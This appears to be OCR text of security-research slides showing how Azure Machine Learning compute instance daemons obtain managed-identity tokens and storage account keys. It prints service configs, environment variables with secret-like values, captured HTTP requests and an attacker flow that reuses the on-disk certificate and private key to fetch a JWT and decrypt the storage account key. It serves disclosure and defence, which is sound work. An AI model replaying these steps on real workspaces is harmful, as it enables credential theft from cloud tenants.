
Container Registry


App Insights

Usage of Managed Identities



https://www.trendmicro.com/vinfo/br/security/news/virtualization-and-cloud/an-analysis-of-azure-managed-identities-within-serverless-environments


Virtual Machine
Compute Instance
User Assigned Managed Identity
Storage Account
Key Vault
Container Registry
App Insights


System Assigned Managed Identity
Virtual Machine
System Assigned Managed Identity
Compute Instance
Storage Account
Key Vault
Container Registry
App Insights

Sign in with a managed identity

On resources configured for managed identities for Azure resources, you can sign in using the managed identity. Signing in with the resource's identity is done through the `--identity` flag.


Azure CLI Copy Open Cloudshell

```
az login --identity
```


Using Azure CLI to sign in with a managed identity

Traffic observed on ‘az login --identity’

GET /MSI/auth/?resource=https://management.core.windows.net/&api-version=2017-09-01 HTTP/1.1
Host: 127.0.0.1:46808
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
secret: 6cvsqlMIRvIyURbztZ3P



identityresponderd




identityresponderd

```
[Unit]
Description=Azure Batch AI Identity Responder Daemon

[Service]
Type=simple
TimeoutStartSec=0
Restart=always
LimitNOFILE=65536
LimitCORE=infinity
IOSchedulingClass=best-effort
IOSchedulingPriority=0
Environment=AZ_BATCH_NODE_SHARED_DIR=/mnt/batch/tasks/shared
EnvironmentFile=-/etc/environment
EnvironmentFile=-/etc/environment.sso
EnvironmentFile=-/mnt/batch/tasks/startup/wd/dsi/dsixdsenv
WorkingDirectory=/mnt/batch/tasks/startup/wd
ExecStart=/mnt/batch/tasks/startup/wd/identityresponderd
StandardOutput=syslog
StandardError=syslog
SyslogIdentifier=identityresponderd

[Install]
WantedBy=multi-user.target
```


Env vars fetched by identityresponderd

```
APPSETTING_WEBSITE_SITE_NAME=AMLComputeInstance
MSI_ENDPOINT=http://127.0.0.1:46808/MSI/auth
MSI_SECRET=6cvsqlMIRvIyURbztZ3P
OBO_ENDPOINT=http://127.0.0.1:46808/OBO/token
DEFAULT_IDENTITY_CLIENT_ID=clientid
```

/etc/environment.sso



identityresponderd



```
2022/11/04 09:54:58 Start SSO token request.
2022/11/04 09:54:58 Requesting user token for url /MSI/auth/?resource=https://management.core.windows.net/&api-version=2017-09-01
2022/11/04 09:54:58 renewToken
2022/11/04 09:54:58 Reading nbvm file: /mnt/azmnt/.nbvm
2022/11/04 09:54:58 Get a new token from https://eastasia.cert.api.azureml.ms/nbip/token
2022/11/04 09:54:58 SSO success: access token for https://management.core.windows.net/ is returned.
2022/11/04 09:54:59 Start SSO token request.
2022/11/04 09:54:59 Requesting user token for url /MSI/auth/?resource=https://management.core.windows.net/&api-version=2017-09-01
2022/11/04 09:54:59 Served from cache.
2022/11/04 09:54:59 SSO success: access token for https://management.core.windows.net/ is returned.
```

Syslog entries for identityresponderd

Env vars fetched by identityresponderd

```
instance=<CI_NAME>
domainsuffix=<REGION>.instances.azureml.ms
tokenurl=https://<REGION>.cert.api.azureml.ms/nbip/token/subscriptions/<SUB_ID>/resourceGroups/<RG_NAME>/workspaces/<WS_NAME>/computes/<CI_NAME>
certurl=https://<REGION>.cert.api.azureml.ms/nbip/token/
```

Public endpoints defined in /mnt/azmnt/.nbvm



Dump process
Check logs
Reverse
the binary
Dump process
Check logs
Reverse
the binary
JAKE-CLARK.TUMBLR
@Petircp
JAKE-CLARK.TUMBLR

Final request to fetch AML JWT


```
POST
/nbip/token/subscriptions/<SUB_ID>/resourceGroups/<RG_NAME>/workspaces/<WS_NAME>/computes/<CI_NAME> HTTP/1.1
Host: <REGION>.cert.api.azureml.ms
User-Agent: Go-http-client/1.1
Content-Length: 70
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

certThumbprint=<THUMBPRINT>&instanceId=<CI_NAME>&resource=https%3A%2F%2Fmanagement.core.windows.net%2F
```

Certificate & Private Key used from:
*/mnt/batch/tasks/startup/certs/*sha1-<THUMBPRINT>.{pem,key}

/mnt/batch/tasks/startup/certs/



Certificate + Private Key




identityresponderd


`$certurl`

200 OK with AML JWT

/mnt/batch/tasks/startup/certs/



Certificate + Private Key




Attacker

`$certurl`

401 Unauthorized

Assumption




Certificate + Private Key

tied to

Compute Instance

Return To Castle dsimountagent



dsimountagent


```
[Unit]
Description=Azure Batch AI DSI Mounting Agent

[Service]
Type=simple
TimeoutStartSec=0
Restart=always
LimitNOFILE=65536
LimitCORE=infinity
IOSchedulingClass=best-effort
IOSchedulingPriority=0
EnvironmentFile=/mnt/batch/tasks/startup/wd/dsi/dsimountagentenv
WorkingDirectory=/mnt/batch/tasks/startup/wd/dsi
ExecStart=/mnt/batch/tasks/startup/wd/dsimountagent
StandardOutput=syslog
StandardError=syslog
SyslogIdentifier=dsimountagent

[Install]
WantedBy=multi-user.target
```

Env. vars used by dsimountagent


```
HOME=/mnt/batch/tasks/startup/wd
AZ_LS_ENCRYPTED_SYMMETRIC_KEY=eyJraWQiOiJCNUQxMTc0MTRDOUYxODA1MEI4M0YyRI
AZ_BATCHAI_CLUSTER_CERTIFICATE_PEM=-----BEGIN PRIVATE KEY-----;localKey
AZ_BATCHAI_CLUSTER_PRIVATE_KEY_PEM=-----BEGIN PRIVATE KEY-----;localKey
AZ_BATCHAI_XDS_ENDPOINT=https://eastasia.cert.api.azureml.ms/xdsbatchai
```

A section of environment variables used by DSIMountAgent


What does dsimountagent really do?



*/mnt/batch/tasks/startup/certs/*sha1-$AZ_LS_CERT_THUMBPRINT.{key, pem}



Certificate + Private Key




dsimountagent

$AZ_BATCHAI_XDS_ENDPOINT

```
POST /xdsbatchai/hosttoolapi/subscriptions/$AZ_BATCHAI_CLUSTER_SUBSCRIPTION_ID/
resourceGroups/$AZ_BATCHAI_CLUSTER_RESOURCE_GROUP_NAME/workspaces/
$AZ_BATCHAI_CLUSTER_WORKSPACE_NAME/clusters/$AZ_BATCHAI_CLUSTER_NAME/nodes/
$AZ_BATCH_NODE_ID?api-version=$AZ_BATCHAI_XDS_API_VERSION HTTP/1.1
Host: $AZ_BATCHAI_XDS_ENDPOINT
User-Agent: AmlCompute-Hosttools/linux/3.0.02251.0001-392c3d8
Content-Length: 30
Content-Type: application/json
Accept-Encoding: gzip

{"RequestType":"getworkspace"}
```

DSIMountAgent requesting Workspace information

Fetching Workspace Information



dsimountagent

```
{"RequestType":"getworkspace"}
```

→ $AZ_BATCHAI_XDS_ENDPOINT


Function: hosttools/clients.**GetWorkspaceInfo**

The ‘whoami’ of AML Workspace

- Resource IDs:
  - Storage Account
  - Key Vault
  - Application Insights
  - Container Registry
- Metadata:
  - Workspace ID
  - Private Link Information
  - Tenant ID
  - Subscription ID


```
{
  "name": "amldemo",
  "id": "/subscriptions/[redacted]res
  "location": "eastasia",
  "tags": {},
  "properties": {
    "friendlyName": "amldemo",
    "description": "",
    "storageAccount": "/subscriptions/[redacted]
    "keyVault": "/subscriptions/[redacted]
    "applicationInsights": "/subscriptions/[redacted]
    "hbiWorkspace": false,
    "tenantId": "[redacted]",
    "imageBuildCompute": null,
    "provisioningState": "Succeeded",
    "containerRegistry": "/subscriptions/[redacted]
    "creationTime": "[redacted]",
    "subscriptionResourceGroupMoveState": null,
    "subscriptionState": null,
    "subscriptionStatusChangeTimeStampUtc": null,
```

Fetching Workspace Secrets



dsimountagent

```
{"RequestType":"getworkspacesecrets"}
```

→ $AZ_BATCHAI_XDS_ENDPOINT

Function: hosttools/clients.**GetWorkspaceSecrets**

Storage Account Access Key JWE


```
{
  "errorCode":"Success",
  "response":"{\"AccountName\":\"<redacted>\",
  \"AccountKeyJWE\":\"eyJraWQiOiI2ZDhiMmVlOC0wN2ZlLTRlM2ItOTJiYy00MWIyMmFhZDM1ZWEiLCJhbGciOiJkaXIiL
  CJlbmMiOiJBMjU2Q0JDLUhTNTEyIn0..qN9urvrXK1SpyNIaJRdt_A.
  GirzYmKVSPoPXUdSDHMvKO9xIo9xMtjQifszY77ymnRrCatI_gYtsEyhoQLWwhk5Klfn2KbBvD9gF5bM3_1vXsvWeu-DHzbUC
  NznJ6Ca4z0i5Xg6jOBCuee60CM8ZFK1.Z9zMViTPXs2zefaO5qD2LNzphG1OkDuIhgGohz-wVFk\",
  \"SasTokenJWE\":null}"
}
```


Response containing Storage Account name and an encrypted JWE

JWE Decryption Routine

$AZ_LS_ENCRYPTED_SYMMETRIC_KEY

$AZ_BATCHAI_CLUSTER_PRIVATE_KEY_PEM

Decrypted Symmetric Key

dsimountagentenv/dsiidlestopagentenv

Decrypted Symmetric Key

JWE of Storage Account Access Key

Storage Account Access Key

Thank you David! \m/

Storage Account Access Key

Does rotating the key help?

amldemo - Microsoft Azure

https://portal.azure.com/#@davidfise 103%

Microsoft Azure

Search resources, services, and docs (G+/)

Home >

amldemo

Azure Machine Learning workspace

Search

- Overview
